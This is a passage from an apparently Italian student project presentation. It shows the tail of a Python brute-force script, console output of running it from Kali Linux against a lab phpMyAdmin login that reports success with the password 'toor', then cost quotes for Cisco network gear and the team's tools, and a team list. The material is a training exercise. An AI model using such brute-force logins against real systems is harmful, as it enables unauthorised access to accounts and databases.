41     return False
42
43 for pwd in passwords:
44     if attempt_login(pwd):
45         break
```

Dettagli dell'Esecuzione:**Comando Eseguito:**

Lo script bruteforce3.py è stato eseguito con Python dal desktop di Kali Linux.

Output:

Lo script visualizza inizialmente un messaggio che indica l'inizio dei tentativi di login all'URL specificato per phpMyAdmin (<http://192.168.50.101/phpMyAdmin/>). Successivamente, comunica che il login è avvenuto con successo utilizzando la password **toor**.

Analisi dell'Output:**Successo del Login:**

L'output conferma che la **password 'toor'** è stata quella corretta per accedere all'istanza di **phpMyAdmin**. Questo suggerisce che la password faceva parte dell'elenco nel file **passwords.txt** utilizzato dallo script.

FUNZIONAMENTO SOFTWARE

BRUTE FORCE PHP- MYADMIN

```
(kali㉿kali)-[~/Desktop]$ python bruteforce3.py
Tentativi di login all'url: http://192.168.50.101/phpMyAdmin/
Login avvenuto con successo con la password: toor
```

PREVENTIVO

Oggetto	Tipologia	Quantità	Costo unità	Costo totale
Firewall hardware	CISCO SYSTEMS Cisco Firepower 2110 NGFW 1U 2000Mbit / s firewall (hardware)	4	6.349,00 €	25.396,00 €
Router gateway	CISCO SYSTEMS Cisco Catalyst 9200L Gestito L3 Gigabit Ethernet (10/100/1000) Supporto Power over Ethernet (PoE)	1	2.766,00 €	2.766,00 €
Switch	CISCO C9200L-48PXG-4X-A switch di rete Gestito L2/L3 Gigabit Ethernet (10/100/1000) Supporto Power over (PoE)	11	9.540,17 €	104.941,87 €
Access Point	CISCO C9105AXI-E Access point WLAN 2,4/5GHz 1488 MBit/s	11	307,46 €	3.382,06 €

PREVENTIVO

Oggetto	Tipologia	Quantità	Costo unità	Costo totale
Cavo fast-ethernet	Cavo fast-ethernet	300 m	3,50 €/m	1.050 €
Software port-scanner	Software sviluppato in Python	1	/	200 €
Software moduli 'HTTP'	Software sviluppato in Python	1	/	200 €
Software 'Brute Force'	Software sviluppato in Python	1	/	200 €
Mano d'opera	/	40	30 €/h	1.200 €

PREVENTIVO

Oggetto	Tipologia	Quantità	Costo unità	Costo totale
TOTALE COMPLESSIVO	/	/	/	139.335,93 €

OUR TEAM

LEADER



DANILO
MALAGOLI

MEMBER



MICHELE
COVI



MATTEO
TEDESCO



JOEL
MOUAFO



- ALBERTO
GUIMP



ALDROVANDI
MAX

Thank you!

